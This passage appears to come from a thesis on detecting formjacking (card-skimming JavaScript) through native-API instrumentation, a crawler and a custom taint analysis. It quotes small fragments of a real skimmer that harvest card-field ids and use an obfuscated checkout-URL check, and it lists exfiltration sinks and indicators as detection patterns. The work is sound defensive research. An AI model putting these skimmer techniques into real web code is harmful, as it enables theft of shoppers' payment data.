
Where `mockedEventObject` is a simulated event object, where the properties 'target', 'srcElement' and 'currentTarget' have been initialized to refer to the target node. This is also required to satisfy requirement 7.

5.6. Dynamic Analysis

Previous sections explored the steps required to elicit malicious behavior in formjackers. This section will look at what has to be implemented to analyze this behavior and detect their presence. The idea is to identify a unique pattern or some form of unique behavior that makes a formjacker stand out from other, benign or malicious, JavaScript.

In chapter 4 it was shown that the two fundamental components of a formjacker are: accessing data (extraction) and transmitting it to a third party (exfiltration). The only way for a formjacker to extract data from a page is by using certain native functionality. As such the first method to monitor the behavior will be to monitor its usage of native functions and attributes. After extraction, the formjacker will have to exfiltrate the data. As the second method to detect formjackers, we will therefore explore techniques to detect this exfiltration step.

5.6.1. Native API Usage

We first discuss how we monitor the usage of native API. Then, we cover specifically which native functionality we propose to use as an indicator for the presence of formjackers.

Implementation

As discussed before we apply prototype patching to instrument the target application. We implement monitoring by redefining the property of interest. As an example, we will consider the instrumentation of the 'value' property of HTMLInputElements, which gives direct access to the content of the corresponding input field.

First, we obtain the property descriptor for the given property and retrieve the original getter for the given property:

```
const {get: getter} = Object.getOwnPropertyDescriptor(HTMLInputElement.prototype, 'value');
```

We then override this getter with an instrumented variant:

```
Object.defineProperty(HTMLInputElement.prototype, 'value', valueOverride);
```

This instrumented variant obtains a stack trace, applies the original getter with the right context, and logs the access:

```
function valueOverride() {
    // retrieve stack trace
    const {callerfile, stacktrace} = getCallerFile();

    // apply original getter
    let returnValue = Function.prototype.apply.call(getter, this);

    // log access
    logProperty(callerfile, this, 'value', undefined, stacktrace, returnValue);

    // return original result
    return returnValue;
}
```

Table 5.3: Instrumented properties of various interfaces that allow testing for the presence of a certain substring.

Property	Interface	Note
includes	String	
indexOf	String	
lastIndexOf	String	
match	String	Indirect, via RegExp.prototype[Symbol.match]
matchAll	String	Indirect, via RegExp.prototype[Symbol.matchAll]
search	String	Indirect, via RegExp.prototype[Symbol.search]
endsWith	String	
startsWith	String	
exec	RegExp	
test	RegExp	Indirect, via RegExp.prototype[Symbol.exec]
Symbol.match	RegExp	Indirect, via RegExp.prototype[Symbol.exec]
Symbol.matchAll	RegExp	Indirect, via RegExp.prototype[Symbol.exec]
Symbol.search	RegExp	Indirect, via RegExp.prototype[Symbol.exec]

To retrieve the stack trace, we build on the implementation as introduced by Vastel [102]. The advantage of this method is that it works in-band, and thus works well with prototype patching. It is not perfect, as, at least in Chromium, the stack trace appears to be limited to the last 10 frames.

Chosen Indicators

As shown in the example the value property of HTMLInputElements is monitored as access to the data entered by the user is fundamental to the workings of a formjacker. We also monitor HTMLTextAreaElements, which are very similar to input elements.

Additionally, we propose the following three indicators that we believe might uniquely identify formjackers. Their performance will be evaluated in chapter 7.

Element Queries A typical pattern in formjackers seems to be to iterate over the fields of interest by name or id. The spaghetti skimmer from chapter 4, for example, contains:

```
sprezzo = ["authnetcim_cc_number","authnetcim_cc_exp_month", /* ... */, "authnetcim_cc_cid"];

sprezzo.forEach(function (v, k) {
    fondamento[k] = document.getElementById(v);
    /* ... */
}
```

We instrument getElementById and getElementsByName to log performed queries and compile a list of suspicious credit card-related ids and names that are queried by publicly reported formjackers.

Location Queries As noted before, formjackers frequently seem to dynamically verify the URL of the current page and check for the presence of checkout related string. Such as this example from the spaghetti skimmer, already shown in chapter 4:

```
// deobfuscated: indexOf("checkout/onepage")
if (window.location.href.indexOf(window.atob("Y2hlY2tvdXQvb25lcGFnZQ==")) > 0) {
    // ...
}
```

We identify string and regex related functions that may be used to perform such a check and instrument these methods to log their operands, see table 5.3.

Debugger Detection The library [93] performing the 'screen size' debugger detection check (section 5.3.3) also includes a check for the presence of the outdated development tools extension for Firefox: Firebug [32]:

```
if ( /* ... */ ((window.Firebug && /* ... */) || widthThreshold || heightThreshold)) {
    // DevTools Detected
}
```

As such, a simple indicator for debugger detection is a query to the property ‘Firebug’ on the global object ‘window’. We instrument this property to log queries to it.

5.6.2. Data Exfiltration Detection

As an alternative to monitoring the usage of native API, we propose to use the mandatory data exfiltration stage to detect formjackers. We identify two methods to perform data exfiltration detection and compare them here: monitoring network connections and taint analysis. The implementation of the chosen method is discussed in chapter 6.

Network Connections

A straightforward approach would be to monitor the network connections that a target application makes when we visit its website. In general, this approach is challenging because *any* third-party request could be data exfiltration and even first-party requests have to be investigated (see section 4.6).

As a solution, a set of heuristics could be applied to detect suspicious connections, for example, ones to domains that are very similar to legitimate domains (e.g. ‘ajaxcloudflare.com’ [86] versus ’ajax.cloudflare.com’). As at this level of abstraction, these heuristics cannot tie into the fundamentally unique behaviors of formjackers it will be difficult to guarantee full coverage over the spectrum of possible configuration of formjackers. To give an example, a formjacker may use a suspicious domain, such as ajaxcloudflare.com, but it might also not.

The only exception would be if we can prove the connection contains data that was extracted from the page. If we inject x in all input fields, we can try to find x or common encodings of it, such as btoa(x), in the string of the request. As noted in chapter 3, this approach has been applied to detect malicious browser extensions. Here the existence of encryption, or custom encoding schemes, was problematic. This may very well hold for formjackers as well. As such, we explore options to consistently prove that a piece of data was extracted from the page and that it was transmitted to a third party using taint analysis.

Taint Analysis

In chapter 3 we find that prior work implements two types of taint analysis: out-of-band, by applying modifications to the browser engine, and in-band, by applying source code rewriting. For our data exfiltration detection solution, we would prefer to use an out-of-band solution, because rewriting source code is tricky: the formjacker should semantically remain identical. Additionally, as noted in section 5.2.1, formjackers may detect the changes to their source code and refuse to continue execution. This is problematic, as a successful exfiltration is a prerequisite for detecting it.

From a practical perspective, we are limited to publicly available taint analysis solutions, as implementing one ourselves is beyond the scope of this work. In the realm of Chromium-based, out-of-band, taint analysis solutions the only publicly available engine is, to the best of our knowledge, ChromiumTaintTracking [66]. The two-year-old solution seems non-trivial to port to a modern version of Chromium, but more importantly only supports “string-to-string” taint propagation. This means that any custom encoding or encryption scheme is problematic. Mystique [12] is promising, as it does not have the latter limitation. Unfortunately, their implementation is not publicly available.

As such, we resort to an in-band taint analysis solution. In chapter 3, two solutions were presented: Jalangi and DexterJS. Jalangi is a powerful, general-purpose framework whose successor is still actively maintained. It is able to deal with dynamically generated code, which makes instrumenting static files sufficient. On the downside, Jalangi only supports a relatively old version of JavaScript, ECMAScript 5. Websites often feature more recent syntax, so transcompiling any script that is received is required. This process is an additional computational burden. Furthermore, Jalangi introduces a separate, offline, analysis phase, where we prefer a solution that performs an immediate in-browser analysis as the website is loaded. DexterJS fits this description but unfortunately does not seem to publicly supply their implementation. Instead, we create our own implementation, based on their ideas. This implementation is described in chapter 6.

5.7. Crawler

The previous steps to elicit and monitor malicious behavior in formjackers are brought together in a crawler. We first discuss the system’s architecture, highlight some implementation details and finally show the detection solution’s output.

5.7.1. Architecture

An overview of the different components of the crawler is given in fig. 5.3. First, the crawler will retrieve a domain from an HTTP priority queue. It will visit the given domain at the expected cart location '/checkout/cart'. Before executing any of the page's scripts an instrumentation script is injected and executed. This applies the various patches as described in this chapter. To satisfy requirement 4 regarding support for iframes, these patches are applied for every frame that is created.



Figure 5.3: Crawler architecture: parallel browsing, distributed using containers.

Then, the page's original JavaScript executes. Native API usage is logged and certain properties, such as 'location.href', or function calls such as 'indexOf' may be spoofed to simulate the presence of a payment page. Part of this simulation is the injection of elements on DOM-related queries. The page continues as normal and every bit of JavaScript that is executed by the browser is stored. When the 'load' event is fired, indicating that the page has finished loading, the driver will initiate the formjacker triggering process: any relevant attached event listeners are executed. When no new event listeners are introduced, the driver writes out the recorded data and continues with the next domain.

Each crawler may be instantiated multiple times to distribute the workload over different machines. To increase portability and to isolate the crawler, each instance is instantiated inside a Docker container. Throughput is maximized by instantiating multiple browsers or multiple windows in parallel.

5.7.2. Implementation Details

Finally, we deal with four smaller issues: timeouts, dialog windows, CAPTCHAs, and certificate errors.

Timeout

Some web servers are unreachable and to differentiate between those and ones that are slow, we introduce an additional timeout for the first response of the server. If the server does not respond within 25 seconds, we will terminate the connection. If it does respond, it might just be slow, and we give it two minutes to load.

Dialog Windows

A dialog window may pop up when we visit a website. To prevent this from halting the page load, we click "accept" on any dialog as soon as it pops us. Although this is different from the behavior of DuckDuckGo's crawler [27], we feel accepting any prompt is sensible behavior in terms of maximizing loaded content.

CAPTCHAs

When a CAPTCHA is detected, the connection is aborted and the domain is re-queued, such that we may try again later. We do this to avoid submitting any CAPTCHAs. We are automatically firing event listeners, and some of those may otherwise try to do so. Therefore, iframes are monitored for the presence of known CAPTCHA services as hCaptcha (this includes the major web infrastructure company Cloudflare [79]) and Google's reCAPTCHA.

Certificate Errors

The crawler ignores certificate errors to make sure that pages that have not been configured properly are also analyzed. Actually, after the initial failure to load the page, the domain is locally re-queued with a setting to ignore certificate errors. This approach allows logging that there was a certificate error.

5.7.3. Output

The crawl creates an analysis profile of a given URL, which is written to disk together with the scripts that are encountered during analysis.

Analysis Profile

The analysis profile describes the dynamic behavior of the analyzed website. It contains, for instance, the native API calls that are monitored. A snippet from the analysis profile on a webshop (modelodrive.com) is given here as an example. The snippet shows that the property 'window.Firebug' was accessed after the formjacker triggering process was initiated (lines 16 to 11):

```
1  {
2    "object": {
3      "objectName": "[object Window]",
4      "length": 3
5    },
6    "method": "Firebug",
7    "args": null,
8    "calltrace": [
9      "__crawler_monitorjs__:940:46",
10     "https://modelodrive.com/?url=https://modelodrive.com/checkout/onepage:723:330",
11     "callCallback (__crawler_monitorjs__:1304:33)",
12     "main (__crawler_monitorjs__:1288:25)",
13     "__crawler_monitorjs__:1249:21",
14     "new Promise (<anonymous>)",
15     "triggerEvents (__crawler_monitorjs__:1248:16)",
16     "__puppeteer_evaluation_script__:2:19"
17   ],
18   "returns": null,
19   "timestamp": 1591613639667
20 }
```

Scripts

To reduce disk usage, scripts are only stored if their hash is unknown. Additionally, to support storing a large number of scripts, we have to circumvent the file system's limitations on the maximum number of files in a single directory. Files are therefore stored in a nested directory structure. For instance, a script with SHA1 hash '302a...' may be stored as follows:

```
30/2a/302a103bd4343219301e8cb99290c54105762137.js.gz
```

5.8. Discussion

Finally, we revisit the requirements from the beginning of this chapter. We divide the requirements into five categories. First, the one 'functional' requirement: generating an analysis profile. Then, we divide the requirements to elicit malicious behavior into four categories: navigation, detection evasion, payment page simulation, and formjacker triggering.

Analysis Profile

We noted that the detection solution should generate a dynamic analysis profile from which the presence of a formjacker can be inferred. We generate such a report by monitoring native API usage using prototype patching. Whether or not this analysis profile is suited to infer the presence of a formjacker will be evaluated in chapter 7.

Navigation

Two requirements from chapter 4 concern the proposed navigation strategy. Requirement 1 stipulates that we should visit the right page. As noted in section 5.2.2, we explicitly choose not to do so, because

it is at best slow, and at scale possibly even unfeasible. As a consequence, formjackers that are only attached to the payment page cannot be detected with the proposed detection solution.

Requirement 4, then, states that redirects should be followed and content in iframes should be monitored. This requirement is fulfilled: the instrumented browser automatically follows redirects and content in iframes is monitored by injecting the instrumentation script in every iframe that is created.

Detection Evasion

Two requirements concern avoiding detection evasion techniques that may be used in formjackers. Requirement 2 states that we should satisfy server-side checks and requirement 5 makes a similar case for the client-side. We spoof HTTP header fields and implement workarounds for various client-side checks. We also opt for a full-fledged browser, trying to behave as 'normal' as possible. It is, however, still possible to detect certain implementation details, such as automated or headless Chromium [101]. This means that some formjackers may evade detection, although we would expect that most common scenarios are covered. This will be evaluated in chapter 7.

Payment Page Simulation

Requirement 8 states the page must include a structured set of DOM elements and data that matches the expectations of the formjacker. By implementing DOM injection, we try to dynamically infer those expectations. However, we do not try to infer the expectations of the formjacker with respect to the data that is inserted into the page. Instead, we enter some plausible credit card number. As such, a formjacker performing extensive data validation may be problematic.

Formjacker Triggering

In chapter 4 we formulated three requirements that are relevant for the formjacker triggering implementation. Although we cover the scenarios we deem most plausible, the implementation is incomplete. Requirement 3 states that we should also fire statically attached event listeners. This requires some complementary approach which we do not implement. The same holds for requirement 6, where we do implement firing time and event-based callbacks, but not DOM change-based ones. Finally, we do not fully fulfill requirement 7 which describes the properties of the supplied event object, because a reference to the event data (for input events) is omitted. This means that malicious behavior for some (hypothetical) types of formjackers may not surface. As noted before, we deem these scenarios relatively unlikely.

Conclusion

In summary, the proposed formjacking detection solution follows the requirements given at the beginning of this chapter. However, as a result of a trade-off between scalability and exhaustiveness, or because not every last exception has been covered, the given implementation differs from an ideal solution. As such, some formjackers may exist that will not be detected by the proposed formjacking detection solution.

6

Taint Analysis

This chapter introduces a custom in-band taint analysis solution to detect data exfiltration in formjackers. First, the requirements and the high-level design are described in sections 6.1 and 6.2. Subsequent, important components of the detection solution are explained. In section 6.3 we discuss how we perform on-the-fly source code rewriting. Then, in section 6.4, we explain how taint propagation support can be added to JavaScript operators. Similarly, we cover taint propagation in property accesses in section 6.5, and with native function calls in section 6.6. We then describe the actual exfiltration monitoring in section 6.7 and finally, present a short section on the details of the implementation in section 6.8.

6.1. Requirements

We formulate the five following requirements that the to-be-implemented tainting solution should satisfy:

1. *Instrument JavaScript on-the-fly*: the tainting solution is an addition to the detection solution as described in chapter 5. As this analysis is performed immediately and in-browser, the tainting instrumentation should support that by instrumenting JavaScript on the fly.

2. *Preserve the script's semantics*: as the behavior of a script is analyzed at runtime, the instrumentation should preserve the semantics, or 'the behavior', of the script.

3. *Be taint preserving*: any operation on a piece of tainted data should be able to propagate the taint. Concretely this means that the instrumentation should include support for dynamically generated code, is able to taint any type of object, and propagate the taint when properties of the object are accessed or when the object is being manipulated using native functions.

4. *Monitor for the exfiltration of extracted data*: the tainting instrumentation should monitor for the exfiltration of sensitive data by tainting data extracted from the page.

5. *Elicit malicious behavior*: the tainting instrumentation should fulfill the requirements from chapter 4 to make sure that malicious behavior comes to the surface.

6.2. High-Level Design

The idea of taint analysis is to attach a 'taint', a label, to the output of a certain operation. This operation is referred to as the taint source. This taint is then propagated to new pieces of data as the application under investigation modifies the original output. At some point, tainted data may reach a defined endpoint, a 'sink', which will be monitored. In our case, we want to apply the taint to data that a user enters into the page (source) and monitor methods that may be used to exfiltrate data (sink). This allows for a much stronger indication as to the presence of a formjacker.

To this end, we build on the ideas of Parameshwaran et al. [76], who created the in-band tainting solution DexterJS to identify XSS vulnerabilities. Their solution is based on source code rewriting to

include the required tainting instrumentation. Instead of storing the taint metadata in a specific namespace, the authors convert primitive strings to String objects, which are able to carry taint information themselves. Their solution already satisfies our requirements for an in-band tainting solution that can instrument JavaScript on the fly and is able to deal with dynamically generated code. We implement a similar solution and additionally add support for tainting arbitrary objects (versus only strings), native function calls, and property access taint propagation. Finally, we identify and monitor sinks relevant for formjacking.

The tainting solution is implemented on top of the crawler presented in chapter 5. Therefore we continue to build on top of Chromium, Puppeteer, and the DevTools Protocol.

6.3. On-the-fly Rewriting

To perform the on-the-fly source code rewriting, the to-be-executed source code has to be intercepted and replaced. Instead of using an HTTP proxy as DexterJS does, we use the flexibility of the DevTools Protocol. This reduces the crawler to a single Node.js application and limits the number of moving components. We identify two options to perform source code rewriting using the DevTools Protocol: 'debugger based' and using Puppeteer as a proxy.

6.3.1. Debugger Based

In a debugger-based approach, we would set an instrumentation breakpoint just before a script's execution ('beforeScriptExecution') and replace its source code using the protocol message 'setScriptSource' before continuing. The advantage of this approach is that aside from statically included JavaScript, i.e. inside script tags, all forms of dynamically generated JavaScript are intercepted as well.

6.3.2. Puppeteer as a Proxy

Alternatively, the DevTools Protocol allows using Puppeteer as a proxy by intercepting network requests. The advantage of request interception is that it is faster because the debugger does not have to stop and communicate with Puppeteer at every script that is being executed. As an example: where the debugger-based approach slows down the loading of 'nos.nl' from 4 to 12 seconds, the proxy-based approach goes from a little below to a little above four seconds. Another advantage is that this method has shown to be more stable. At the time of writing using 'setScriptSource' would sometimes result in the browser crashing.

A disadvantage of this approach is that dynamically generated code is not automatically instrumented, because these requests are intercepted before execution. Parameshwaran et al. [76] resolve this issue by instrumenting dynamic code generation constructs (such as `eval`) to instrument their arguments at runtime. Unfortunately, as the code is instrumented using static methods, this approach is insufficient when the constructs are hidden using obfuscation techniques. To illustrate this issue, the authors would instrument `eval('foo')` along the lines of:

```
let x = instrument('foo'), eval(x);
```

Which is only possible if the (static) rewriting engine can 'find' `eval`. This may be circumvented using a wide range of obfuscation techniques. For example:

```
window['e' + 'v' + 'a' + 'l']('foo')
```

A second disadvantage of the proxy concept is that the source code has to be rewritten at the 'response stage'. Previously, the crawler would do request interception at the 'request stage' to prevent connections to CAPTCHAs. As the protocol does not allow interception at both stages, CAPTCHA detection is not compatible with 'Puppeteer as a proxy'.

6.3.3. Implementation

As a compromise, we implement a hybrid method, which uses request interception to instrument 'statically' available scripts. Dynamically generated code is instrumented using the debugger. This approach combines the stability and speed of a proxy with the dynamic support of a debugger-based approach.

To avoid instrumenting the same piece of JavaScript twice, the debugger is instructed to ignore resource URLs that have been statically instrumented. Because some resource URLs may contain multiple `<script>` tags, we append a sourceURL pragma that 'virtually' defines a URL for the given resource. For example:

```
<script type="text/javascript">
    foo; bar;
</script>
```

Would be replaced by:

```
<script type="text/javascript">
    foo; bar;
    //# sourceURL=__crawler_inline_1
</script>
```

6.4. Operator Overloading

A major part of the tainting solution includes how to deal with JavaScript operators applied to tainted values. As noted, primitive values in JavaScript cannot store a taint. As a solution, the tainting process includes converting the original value to an object. We do so by defining a class:

```
class Tainted {
    constructor(x) {
        this.originalValue = x;
    }
}

let toBeTainted = 0;
let taintedValue = new Tainted(toBeTainted);
```

However, as JavaScript does not support operator overloading, the following operation will not return the expected result:

```
taintedValue + 1;
> "[object Object]1"
```

For many operators, this may be partially resolved by defining the 'valueOf' method. In that case, it is possible to return the correct value, 1. The taint, however, is lost.

Instead, we resort to source code rewriting. Operations are converted to function calls, which do support 'overloading'. For example, `x + y` may be translated to `add(x, y)`. We will then overload the function 'add' to perform the addition operation and taint its output, if necessary.

6.4.1. Existing Solutions

Various publicly available solutions offer operator overloading support for JavaScript. Some also feature support for taint analysis. We consider four libraries:

Sweet Virtual Values

Sweet Virtual Values [25] extends JavaScript proxies with additional traps, such that operations on primitive values may be overloaded. In an accompanying paper, Kannan et al. [53] show that their solution may be used to perform taint analysis. However, the focus of their solution is preventative: offering security controls to the developer of an application. To guarantee the propagation of the taint much wider syntax support is required than what this implementation offers. Examples of missing features include support for dynamically generated code and `for...in` loops.

TaintFlow

TaintFlow [56] offers a framework to perform taint analysis and builds upon the popular JavaScript compiler Babel [6] to perform operator overloading. The library's support for operators is wide but incomplete. Assignment operators such as `+=` are, for example, unsupported.

Jetblack

Another solution that builds on Babel is '@jetblack/operator-overloading' [8]. It supports most operators, but unfortunately only performs "left-hand side" (LHS) operator overloading. To illustrate the problem, `x + y` would be transformed into:

```
x !== undefined && x !== null && x[Symbol.for("+")] ? x[Symbol.for("+")](y) : x + y;
```

If `x` is undefined, the operation is not overloaded and `x + y` is executed as a fallback, failing to propagate the taint to the result of the operation.

Operator-overloading-js
Finally, the library ‘operator-overloading-js’ [63] supports almost all operators but suffers from a few implementation issues. For example, the increment and decrement operators are supported but fail to change the value of the given variable, resulting in a loop using `i++` to run forever.

6.4.2. Implementation

As shown in the previous section, none of the evaluated solutions satisfy all requirements. We choose the library that seems the easiest to modify, operator-overloading-js, and add support for the missing features. With operator-overloading-js, rewriting a script is as simple as parsing the script to an abstract syntax tree (AST) using some third-party library, performing the required modifications to the AST, and transforming the AST to code using a third-party code generator. This process is illustrated in fig. 6.1.



Figure 6.1: Illustration of the implemented JavaScript instrumentation pipeline for an input file that uses the (prefix) increment operator. AST visualization based on the JavaScript AST visualizer [97].

Increment, Decrement, and Assignment
To make sure that increment, decrement and assignment operators also update their operand, we apply the following source code transformations:

```
++i      ⟶  i = __increment(i)
i++      ⟶  (old_i=i, i = __increment(i), old_i)
i += x   ⟶  i = __addAssign(x)
```

The first transformation is illustrated in the example in fig. 6.1. This figure shows that to apply this transformation we change every node in the AST of type ‘Update Expression’ to a node of type ‘Assignment Expression’ with the associated child nodes. We modify the AST in a very similar manner for the other source code transformations.

In the second transformation, a sequence expression (i.e. a sequence of statements between parentheses) is used to return the value of `i` before the operation has been applied. An alternative, largely equivalent solution to group the statements would have been to use an immediately invoked function expression (IIFE) as Parameshwaran et al. [76] do. We prefer the sequence expression for its brevity.

The functions starting with two underscores are the functions that will be overloaded. Analogous transformations are performed for the operators’ counterparts (`-`) and all other assignment operators (such as `*=`).

Undefined Values
Undefined values and the strict equals operator (`===`) are supported by applying the following transformation:

```
undefined === "str"   →   __tripleEquals(undefined, "str")
```

This works better than applying the operator on the given object, which may be undefined:

```
undefined === "str"   →   undefined.__tripleEquals("str")
```

This also resolves the issue with the strict equals operator, whose given overload does not work properly: in `__tripleEquals` one would use 'this' to refer to the left-hand side of the operation. Unfortunately, in JavaScript, 'typeof this' does not necessarily equal 'typeof LHS'.

Taint Propagation
The ability to overload JavaScript operators is used to ensure taint propagation by implementing the overloaded operators. If any of the operands is tainted, the result of the operation will be tainted as well. The addition operator overload, for example, is defined as:

```
function __plus(x, y) {
    const z = untaint(x) + untaint(y));
    if (isTainted(x) || isTainted(y)) {
        return taint(z);
    }
    return z;
});
```

6.5. Property Access

The second part of the tainting solution requires propagating the taint when a property of a tainted object is accessed. We consider two options: JavaScript proxies and an additional set of source code transformations.

6.5.1. JavaScript Proxies

JavaScript proxies may seem like a viable approach to perform taint propagation without additional source rewriting, but unfortunately, proxies do not allow returning arbitrary values. The following snippet illustrates the problem:

```
proxy("abc")[0]
```

Where `proxy` is some custom function applying a JavaScript proxy to its arguments. The implementation of proxies in JavaScript requires one to return `'a'` in the above example. However, to propagate a present taint `new Tainted('a')` should be returned.

6.5.2. Source Code Transformations

As JavaScript proxies are not a viable option, we resort to another set of source rewriting transformations:

```
someString[i]          →   __checkTaintProp(someString, i)
someObject.property    →   __checkTaintProp(someObject, 'property')
```

The wrapper `__checkTaintProp` returns the property of the given object and taints it, if the object in question is tainted. As for-loops also allow accessing properties, we rewrite them as follows:

```
for (x in y)           →   for (x of __unrollIn(y))
for (x of y)           →   for (x of __unrollOf(y))
```

Here the 'unroll' functions return an array of tainted properties if the object being iterated (`y`) is tainted.

Whereas the previous transformations deal with 'getting' a property value, we should also cover the case where one applies a 'setting' operation on a possibly tainted object. We apply the following transformation:

```
someArray[i] = x       →   __untaint(someArray)[i] = x;
```

Here `someArray` may be tainted. To modify the original value, we first untaint the given object.

6.5.3. Exceptions

Native properties may behave differently and setting them may forcibly convert the tainted object to a specific primitive. We augment the Tainted class with 'toString', 'valueOf', and 'toJSON' functions, such that these unintended conversions may be monitored.

An interesting exception is 'document.cookie', which silently ignores a tainted, non-primitive string object:

```
document.cookie = new Tainted("CC_NUMBER");

document.cookie;
> ""
```

As a generally applicable solution, it would be possible to introduce additional source code transformations to avoid storing the taint on the property, but on the parent object. For example:

```
document.cookie = "CC_NUMBER";
document.__cookieIsTainted = true;
```

This could, however, create inconsistent behavior with the default implementation of `Object.defineProperty`, `Object.keys` and others. To avoid additional workarounds we override the getters and setters of 'document.cookie' to support tainted objects.

6.6. Native Function Calls

The last part of the tainting solution required to guarantee taint propagation is dealing with native function calls. This could be done without any source rewriting by applying prototype patching. However, this requires explicitly selecting a set of to be overridden methods. The alternative is to rewrite function calls to support tainted arguments, which generalizes better. To that end we perform the following transformation:

```
window.btoa(arguments)  →  __checkTaint(window, 'btoa', arguments)
```

The `__checkTaint` wrapper function untaints any tainted arguments before calling the given function. If any of the arguments have a taint, the output of the function will be tainted as well. We also taint the output if the parent object carries a taint. This is, for example, useful to make sure a taint propagates 'through' a call to `toString`.

Note that the function is not referenced explicitly (`window.btoa`), but indirectly by supplying the object, `window`, and the corresponding property, 'btoa', separately. This is necessary, because a separate reference to the object is required to supply the correct 'this' to the function call. As this object may be the result of some other operation it should not be repeated. The following example that directly supplies a reference to the to-be-executed function illustrates the issue:

```
(x + 1).toString()  →  __checkTaint((x + 1), (x + 1).toString)
```

Given `let x = 0` the expected result would be 1, whereas the naive instrumentation gives us 2.

6.6.1. Non-native Function Calls

By transforming all function calls we are also untainting the arguments of non-native functions. This is problematic. For example:

```
function nonNativeFunction(value) {
    window.shouldBeTainted = value;
}
nonNativeFunction(new Tainted(99)); // __checkTaint(..., nonNativeFunction, new Tainted(99))

isTainted(window.shouldBeTainted)
> false
```

Therefore, non-native function calls have to be excluded. This information is not available at transpile time, i.e. when the source code transformations are applied. As such we resort to a runtime check, in `__checkTaint`, as to whether the given function is native.

6.6.2. Collections and Storage

Not all native functions perform a conversion from input to output, as `btoa` does. This becomes problematic if the functionality is storage related. An object may contain a tainted value, but we are unable to identify that. This holds, for example, for arrays:

```
let tainted = new Tainted("CC_NUMBER");
let array = [];
array.push(tainted);
isTainted(array)
> false
```

We identify two solutions: tainting the parent object or a recursive check.

Tainting the Parent Object

We may identify the problematic functions and instead taint the parent object (i.e. `array`). As a consequence, any property of the parent object will become tainted when queried. Some of them will be erroneously tainted, possibly leading to a misclassification of a script as a formjacker. This we wish to avoid.

As a solution, additional information may be added to the parent object identifying the specific property that is tainted. In this case, the implementation of `Array` would have to be adapted to support this, for example `push` and `shift`. Doing this is deemed too involved.

Recursive Check

Instead, we may sacrifice runtime efficiency and change the 'isTainted' function to recursively check every property (or index) of the given object. In this case, the instrumented call to `push` should not untaint its arguments. This means that this approach only supports native functionality that can store objects, and not just primitives, as in the tainting process primitives are 'upgraded' to objects.

Implementation

We opt for the recursive check. Typical native objects that may hold data (`Array`, `Set` and `Storage`) are blacklisted and their arguments are not untainted by the `__checkTaint` wrapper. We thus choose not to support all native 'storage related' functionality, as some do not support storing a tainted value. Instead, we rely on the 'valueOf', 'toString', and 'toJSON' of tainted values, such that unsupported native object (e.g. `Uint8Array`) converting the tainted value to a supported primitive are logged.

An exception is the unsupported native objects related to local and session storage. We deem these quite likely to be used by formjackers. As a solution we override the 'setItem' and 'getItem' methods of `localStorage` and `sessionStorage`. By default, these functions only support primitive strings. Therefore, the overridden methods keep track of taint strings by appending and removing a specific string, marking the given string as tainted.

As a runtime optimization, we limit the recursive 'is tainted check' to a depth of 5.

6.7. Sinks and Sources

Finally, to monitor for exfiltration of tainted data, functions that may be used to establish a network connection are overridden (see table 6.1). If the overridden function finds one of its arguments to be tainted, a data exfiltration attempt with the corresponding URL is logged. After this check, the overridden function calls the original method as to not change the semantics of the application.

The list in table 6.1 is not exhaustive. We have limited ourselves to three types of resources: scripts, images, and stylesheets. These may be considered the three 'basic elements' of a website, but many others exist, such as audio, iframe, and object.

Then, to taint data that is extracted from the page, we define two taint sources: the 'value' attribute getters of `HTMLInputElement` and `HTMLTextAreaElement`. We update the override for these getters and taint any value that is retrieved.

6.8. Implementation Details

Finally, we cover some details of the data exfiltration detection implementation.

Table 6.1: Monitored exfiltration functions. The phrase 'constructor' marks that the specified object when used as a constructor could be an exfiltration method.

Object	Method
HTMLScriptElement	src
HTMLImageElement	src, srcset
HTMLLinkElement	href
XMLHTTPRequest	open, send, setRequestHeader
WebSocket	send, *constructor*
EventSource	*constructor*
Window	fetch

Validation
